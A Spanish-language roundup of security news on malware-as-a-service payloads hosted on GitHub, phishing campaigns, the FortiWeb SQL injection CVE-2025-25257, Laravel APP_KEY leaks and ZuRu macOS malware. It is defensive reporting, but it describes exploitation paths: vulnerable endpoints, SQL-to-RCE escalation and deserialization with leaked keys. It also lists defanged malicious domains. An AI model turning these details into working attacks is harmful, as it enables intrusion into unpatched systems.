"Los operadores del modelo MaaS [malware como servicio] utilizaron cuentas falsas en GitHub para almacenar cargas maliciosas, herramientas y complementos de Amadey, probablemente como una forma de evadir filtros web y facilitar su uso", señalaron los investigadores de Cisco Talos, Chris Neal y Craig Jackson, en un informe publicado hoy.

La firma de ciberseguridad indicó que las cadenas de ataque hacen uso de un *loader* malicioso llamado Emmenhtal (también conocido como PEAKLIGHT) para desplegar Amadey, el cual a su vez descarga cargas adicionales personalizadas desde repositorios públicos de GitHub operados por los atacantes.

Esta actividad comparte tácticas similares con una campaña de *phishing* por correo electrónico que en febrero de 2025 empleó señuelos relacionados con pagos de facturas para distribuir SmokeLoader mediante Emmenhtal, en ataques dirigidos a entidades ucranianas.

Tanto Emmenhtal como Amadey funcionan como descargadores de cargas útiles secundarias como *stealers*, aunque se ha observado que Amadey también ha distribuido *ransomware* como LockBit 3.0 en ocasiones anteriores.

Una diferencia clave entre ambas familias de malware es que, a diferencia de Emmenhtal, Amadey tiene la capacidad de recopilar información del sistema y puede expandirse funcionalmente mediante una serie de complementos DLL, que permiten funciones específicas como el robo de credenciales o la captura de pantallas.

El análisis de Cisco Talos sobre la campaña de abril de 2025 reveló tres cuentas de GitHub (Legendary99999, DFfe9ewf y Milidmdds) que se utilizaban para alojar complementos de Amadey, cargas útiles secundarias y otros scripts maliciosos, incluyendo Lumma Stealer, RedLine Stealer y Rhadamanthys Stealer. Dichas cuentas ya han sido eliminadas por GitHub.


Algunos archivos JavaScript presentes en estos repositorios resultaron ser idénticos a los scripts Emmenhtal utilizados en la campaña de SmokeLoader, siendo la principal diferencia las cargas útiles descargadas. En concreto, los archivos del *loader* Emmenhtal en los repositorios servían como canal para distribuir Amadey, AsyncRAT y una copia legítima de

PuTTY.exe.

También se halló un script en Python que probablemente representa una evolución de Emmenhtal, el cual incorpora un comando PowerShell embebido para descargar Amadey desde una dirección IP codificada de forma estática.

Se cree que las cuentas de GitHub utilizadas para alojar estas cargas forman parte de una operación MaaS más amplia, que explota la plataforma de alojamiento de código de Microsoft con fines maliciosos.

Esta revelación coincide con un informe de Trellix que detalla una campaña de *phishing* que propaga otro *loader* llamado SquidLoader, dirigido contra instituciones del sector financiero en Hong Kong. Evidencias adicionales descubiertas por la empresa de seguridad sugieren que podrían estar llevándose a cabo ataques similares en Singapur y Australia.



SquidLoader representa una amenaza considerable debido a su amplia gama de técnicas anti-análisis, anti-*sandbox* y anti-*debug*, lo que le permite evadir la detección y dificultar su análisis. Además, puede establecer comunicación con un servidor remoto para enviar información del sistema infectado e inyectar la siguiente carga maliciosa.

"SquidLoader emplea una cadena de ataque que culmina con el despliegue de un beacon de

Cobalt Strike para obtener control remoto del sistema”, explicó el investigador en seguridad Charles Crofford. *“Sus complejas técnicas de evasión, combinadas con su baja tasa de detección, representan una amenaza significativa para las organizaciones objetivo.”*

Los hallazgos también se suman al descubrimiento de múltiples campañas de ingeniería social diseñadas para distribuir diversas familias de malware:

- Ataques atribuidos a un grupo motivado financieramente conocido como UNC5952, que usan temas de facturación en correos electrónicos para entregar *droppers* maliciosos que finalmente instalan un descargador llamado CHAINVERB, el cual despliega el software de acceso remoto ConnectWise ScreenConnect.
- Ataques que emplean señuelos relacionados con impuestos para engañar a los usuarios y hacerles descargar un instalador de ConnectWise ScreenConnect, bajo el pretexto de abrir un documento PDF.
- Ataques con temáticas de la Administración del Seguro Social de EE.UU. (SSA) diseñados para robar credenciales o instalar versiones troyanizadas de ConnectWise ScreenConnect, tras lo cual se instruye a las víctimas a instalar y sincronizar la app *Phone Link* de Microsoft para posiblemente interceptar mensajes de texto y códigos de autenticación de dos factores.
- Ataques que utilizan un *phishing kit* llamado Logokit, que permite crear páginas de inicio de sesión falsas alojadas en la infraestructura de Amazon Web Services (AWS), integrando verificación CAPTCHA de Cloudflare Turnstile para dar una apariencia falsa de legitimidad.
- Ataques con otro *phishing kit* personalizado basado en Python Flask, que facilita el robo de credenciales con poco esfuerzo técnico.
- Campañas bautizadas como *Scanception*, que utilizan códigos QR en archivos PDF adjuntos para dirigir a las víctimas a páginas falsas de inicio de sesión de Microsoft.
- Ataques que usan la técnica *ClickFix* para distribuir Rhadamanthys Stealer y NetSupport RAT.
- Campañas que se apoyan en servicios de ocultación como Hoax Tech y JS Click Cloaker para evadir los escáneres de seguridad y mostrar contenido malicioso solo a las víctimas seleccionadas.

- Ataques que emplean HTML y JavaScript para crear correos maliciosos con apariencia legítima, capaces de eludir tanto la sospecha del usuario como las herramientas de detección tradicionales.
- Campañas dirigidas a proveedores de servicios B2B que utilizan archivos de imagen SVG en correos de *phishing*, los cuales contienen JavaScript ofuscado que redirige a la infraestructura del atacante al abrirse en el navegador, usando la función `window.location.href`.

Según datos recopilados por Cofense, el uso de códigos QR representó el 57 % de las campañas con tácticas, técnicas y procedimientos avanzados (TTPs) en 2024. Otros métodos relevantes incluyen el uso de archivos comprimidos protegidos por contraseña en correos electrónicos para evadir los *secure email gateways* (SEG).

"Al proteger los archivos comprimidos con contraseña, los atacantes impiden que los SEG y otros métodos escaneen su contenido, el cual suele contener archivos claramente maliciosos", explicó el investigador Max Gannon de Cofense.

Fortinet ha publicado correcciones para una vulnerabilidad crítica que afecta a FortiWeb, la cual podría permitir que un atacante no autenticado ejecute comandos arbitrarios en la base de datos en instancias vulnerables.

Identificada como CVE-2025-25257, esta falla cuenta con una puntuación CVSS de 9.6 sobre un máximo de 10.0.

"Una neutralización inadecuada de elementos especiales utilizados en una instrucción SQL ('Inyección SQL') [CWE-89] en FortiWeb podría permitir que un atacante no autenticado ejecute código SQL no autorizado a través de solicitudes HTTP o HTTPS manipuladas," señaló Fortinet en un aviso emitido esta semana.

La vulnerabilidad afecta a las siguientes versiones:

- FortiWeb de la 7.6.0 a la 7.6.3 (Actualizar a la 7.6.4 o superior)
- FortiWeb de la 7.4.0 a la 7.4.7 (Actualizar a la 7.4.8 o superior)
- FortiWeb de la 7.2.0 a la 7.2.10 (Actualizar a la 7.2.11 o superior)
- FortiWeb de la 7.0.0 a la 7.0.10 (Actualizar a la 7.0.11 o superior)

Kentaro Kawane, de GMO Cybersecurity, quien recientemente fue reconocido por reportar una serie de fallos críticos en Cisco Identity Services e ISE Passive Identity Connector (CVE-2025-20286, CVE-2025-20281 y CVE-2025-20282), ha sido acreditado como el descubridor de esta vulnerabilidad.

Según un análisis publicado hoy por watchTowr Labs, el problema radica en una función llamada *"get_fabric_user_by_token"*, vinculada al componente Fabric Connector, el cual sirve como puente entre FortiWeb y otros productos de Fortinet.

Esta función es invocada por otra función denominada *"fabric_access_check"*, la cual es llamada desde tres diferentes puntos de acceso API: */api/fabric/device/status*, */api/v[0-9]/fabric/widget/[a-z]+* y */api/v[0-9]/fabric/widget*.

El problema ocurre porque los datos controlados por el atacante —enviados mediante un encabezado de autorización Bearer token dentro de una solicitud HTTP especialmente diseñada— se transfieren directamente a una consulta SQL sin una sanitización adecuada que garantice que no contengan código malicioso.

El ataque podría escalar a ejecución remota de código si se incorpora una instrucción *SELECT ... INTO OUTFILE* para escribir una carga maliciosa en un archivo del sistema operativo subyacente, aprovechando el hecho de que la consulta se ejecuta con privilegios del usuario "mysql", pudiendo activarse posteriormente con Python.

"La nueva versión de la función sustituye la antigua consulta con formato de cadena por sentencias preparadas – un intento razonable para evitar inyecciones SQL directas," afirmó el investigador de seguridad Sina Kheirkhah.

Como medida temporal hasta que se apliquen los parches correspondientes, se recomienda a los usuarios desactivar la interfaz administrativa HTTP/HTTPS.

Dado que en ocasiones anteriores actores maliciosos han explotado vulnerabilidades en dispositivos Fortinet, es crucial que los usuarios actualicen a la versión más reciente lo antes posible para reducir riesgos potenciales.

Investigadores en ciberseguridad han descubierto una grave vulnerabilidad que permite que claves APP_KEY filtradas de Laravel sean utilizadas de forma maliciosa para obtener capacidades de ejecución remota de código en cientos de aplicaciones.

> *«La APP_KEY de Laravel, crucial para cifrar datos sensibles, se filtra con frecuencia de forma pública (por ejemplo, en GitHub)»,* señaló GitGuardian. *«Si un atacante accede a esta clave, puede aprovechar una falla de deserialización para ejecutar código arbitrario en el servidor, comprometiendo tanto los datos como la infraestructura».*

La empresa, en conjunto con Synacktiv, informó que logró extraer más de 260,000 claves APP_KEY desde GitHub entre 2018 y el 30 de mayo de 2025, identificando más de 600 aplicaciones Laravel vulnerables en el proceso. GitGuardian indicó que se detectaron más de 10,000 claves únicas en GitHub, de las cuales 400 fueron confirmadas como funcionales.

La APP_KEY es una clave de cifrado aleatoria de 32 bytes que se genera al instalar Laravel. Se guarda en el archivo `.env` de la aplicación y se emplea para cifrar y descifrar datos, generar cadenas aleatorias seguras, firmar/verificar datos y crear tokens de autenticación únicos, siendo así un componente crítico de seguridad.

GitGuardian advirtió que la función `decrypt()` de Laravel presenta una vulnerabilidad, ya que deserializa automáticamente los datos descifrados, lo que abre la puerta a una posible ejecución remota de código.

> *«En aplicaciones Laravel, si un atacante obtiene la APP_KEY y logra invocar la función `decrypt()` con una carga maliciosa, puede ejecutar código remotamente en el servidor web Laravel»*, explicó el investigador de seguridad Guillaume Valadon.
>
> *«Esta vulnerabilidad fue inicialmente documentada como CVE-2018-15133, que afectaba versiones anteriores a Laravel 5.6.30. Sin embargo, el vector de ataque sigue vigente en versiones más recientes cuando los desarrolladores configuran explícitamente la serialización de sesiones en cookies mediante `SESSION_DRIVER=cookie`, como lo demuestra la CVE-2024-55556«.*

Cabe señalar que la CVE-2018-15133 ha sido explotada en entornos reales por actores maliciosos relacionados con el malware AndroxGh0st, tras escanear la red en busca de aplicaciones Laravel con archivos `.env` mal configurados.

Análisis adicionales revelaron que el 63% de las exposiciones de APP_KEY provienen de archivos `.env` (o variantes), que comúnmente también contienen otros secretos sensibles como credenciales de bases de datos, tokens de almacenamiento en la nube, y datos confidenciales de plataformas de comercio electrónico, herramientas de soporte al cliente, e incluso servicios de inteligencia artificial.

Más preocupante aún es que aproximadamente 28,000 combinaciones de APP_KEY y APP_URL fueron expuestas simultáneamente en GitHub. De ellas, cerca del 10% resultaron válidas, lo que deja a 120 aplicaciones vulnerables a ataques triviales de ejecución remota de código.

Dado que la configuración APP_URL especifica la URL base de la aplicación, la exposición conjunta de APP_URL y APP_KEY permite a los atacantes potencialmente acceder directamente a la aplicación, obtener cookies de sesión y tratar de descifrarlas usando la clave filtrada.

Eliminar secretos de los repositorios no es suficiente, especialmente si ya han sido clonados o almacenados en caché por herramientas de terceros. Los desarrolladores necesitan contar con un proceso claro de rotación de claves, complementado con monitoreo continuo que detecte futuras apariciones de cadenas sensibles en logs de CI, compilaciones de imágenes, y capas de contenedores.

> *«Los desarrolladores nunca deben simplemente borrar las APP_KEY expuestas de los repositorios sin una rotación adecuada»,* advirtió GitGuardian. *«La respuesta correcta incluye: rotar inmediatamente la APP_KEY comprometida, actualizar todos los sistemas productivos con la nueva clave e implementar monitoreo continuo de secretos para evitar nuevas filtraciones».*


Este tipo de incidentes se enmarca también dentro de una categoría más amplia de vulnerabilidades de deserialización en PHP, donde herramientas como phpggc permiten a atacantes crear cadenas de gadgets que activan comportamientos inesperados durante la carga de objetos. En entornos Laravel con claves expuestas, estos gadgets pueden llevar a una ejecución total de código sin necesidad de vulnerar la lógica de la aplicación.

Esta revelación se produce después de que GitGuardian informara haber encontrado «la asombrosa cifra de 100,000 secretos válidos» en imágenes de Docker accesibles públicamente en el registro de DockerHub. Entre ellos se incluyen credenciales relacionadas con Amazon Web Services (AWS), Google Cloud y tokens de GitHub.

Un análisis reciente de Binarly sobre más de 80,000 imágenes de Docker únicas, correspondientes a 54 organizaciones y 3,539 repositorios, también descubrió 644 secretos únicos, entre ellos credenciales genéricas, JSON Web Tokens, cabeceras de autorización básica HTTP, claves API de Google Cloud, tokens de acceso AWS y de CircleCI.

> *«Los secretos aparecen en una amplia variedad de archivos, incluyendo código fuente, archivos de configuración e incluso archivos binarios grandes, lugares donde*

> *muchos escáneres actuales no detectan nada»,* dijo la compañía. *«Además, la inclusión de repositorios Git completos dentro de imágenes de contenedores representa un riesgo de seguridad grave y frecuentemente ignorado».*



Y eso no es todo. La rápida adopción del Model Context Protocol (MCP) para habilitar flujos de trabajo automatizados en aplicaciones empresariales de IA ha abierto nuevos vectores de ataque, siendo especialmente preocupante la filtración de secretos desde servidores MCP publicados en repositorios de GitHub.

GitGuardian descubrió que 202 de estos servidores filtraron al menos un secreto, lo que representa un 5.2% del total de repositorios MCP analizados —una cifra que, según la empresa, es *«ligeramente superior al 4.6% observado en todos los repositorios públicos»,* lo que convierte a los servidores MCP en una nueva fuente de filtraciones de secretos.

Aunque esta investigación se centra en Laravel, el problema de fondo—secretos mal

protegidos en repositorios públicos—afecta también a otros entornos. Las organizaciones deben considerar el uso de escaneo centralizado de secretos, guías específicas para reforzar la seguridad de Laravel, y patrones de desarrollo seguros para el manejo de archivos `.env` y secretos dentro de contenedores.

Expertos en ciberseguridad han identificado nuevos elementos vinculados a *ZuRu*, un malware dirigido a macOS que se disemina por medio de versiones alteradas de software auténtico.

Según un reciente informe publicado por *SentinelOne* en colaboración con *The Hacker News*, el malware fue detectado a finales de mayo de 2025, haciéndose pasar por la herramienta de gestión de servidores y cliente SSH multiplataforma llamada *Termius*.

> *"El malware ZuRu sigue atacando a usuarios de macOS que buscan herramientas legítimas de trabajo, ajustando su método de carga y comunicación C2 para instalar puertas traseras en los equipos afectados",* afirmaron los investigadores Phil Stokes y Dinesh Devadoss.

El primer registro de ZuRu se remonta a septiembre de 2021, cuando un usuario en el portal chino Zhihu alertó sobre una campaña maliciosa que manipulaba búsquedas de *iTerm2* —una terminal auténtica de macOS— para redirigir a víctimas a sitios engañosos y distribuir el malware.


En enero de 2024, el laboratorio *Jamf Threat Labs* identificó un malware distribuido mediante aplicaciones piratas para macOS que compartía características con ZuRu. Algunas de las apps comprometidas más conocidas incluyen *Remote Desktop* de Microsoft para Mac, *SecureCRT* y *Navicat*.

El uso de resultados patrocinados en buscadores como vector de propagación sugiere que los atacantes detrás de ZuRu actúan de forma más casual que dirigida, enfocándose

especialmente en usuarios que buscan herramientas de administración remota o de bases de datos.

Tal como en las versiones detectadas por Jamf, los componentes más recientes de ZuRu incorporan una versión manipulada de la herramienta de post-explotación de código abierto *Khepri*, que permite controlar remotamente los sistemas comprometidos.

> *"El malware se distribuye en una imagen de disco .dmg, la cual contiene una copia intervenida de la app original Termius.app"*, explicaron. *"Como se ha modificado el paquete de la app, los atacantes reemplazaron la firma original del desarrollador por una firma improvisada para pasar los controles de seguridad de macOS."*



La app alterada incluye dos binarios adicionales dentro del paquete *Termius Helper.app*: uno llamado *".localized" que descarga y activa un beacon C2 de Khepri desde "download.termius[.]info",* y otro llamado ".Termius Helper1", que es simplemente una copia renombrada del auxiliar legítimo de Termius.

> *"Si bien Khepri ya había sido empleado en variantes anteriores de ZuRu, esta nueva forma de manipular una aplicación difiere de los métodos previos utilizados por el grupo atacante",* señalaron los analistas.
>
> *"En ediciones anteriores, los desarrolladores del malware modificaban el ejecutable principal del paquete agregando un comando de carga que enlazaba una biblioteca externa (.dylib), la cual funcionaba como cargador para el backdoor de Khepri y sus mecanismos de permanencia."*

El cargador no solo descarga el beacon de Khepri, sino que también asegura que el malware se mantenga activo en el sistema, verificando si ya está instalado en la ruta "/tmp/.fseventsd" y comparando el hash MD5 del archivo con el del servidor.

Si el valor hash no coincide, se descarga una versión actualizada. Esta función probablemente actúe como mecanismo de actualización, aunque SentinelOne también plantea que podría usarse para verificar la integridad del archivo y evitar corrupción.

La variante de Khepri integrada actúa como un implante de comando y control que permite al atacante realizar reconocimiento del sistema, transferencia de archivos, ejecución y control de procesos, así como ejecución de comandos con retorno de salida. La comunicación con el beacon se realiza a través del servidor "ctl01.termius[.]fun".

> *"La nueva edición de macOS.ZuRu mantiene la estrategia del atacante de modificar aplicaciones legítimas empleadas por desarrolladores y personal de TI",*

concluyeron los investigadores.

“El cambio de técnica —de la inyección Dylib a la alteración de una aplicación auxiliar embebida— parece buscar evadir mecanismos específicos de detección. Aun así, el uso continuo de ciertas tácticas, como los patrones en dominios, nombres de archivo y técnicas de persistencia, indica que siguen teniendo éxito en entornos sin protección de endpoints adecuada.”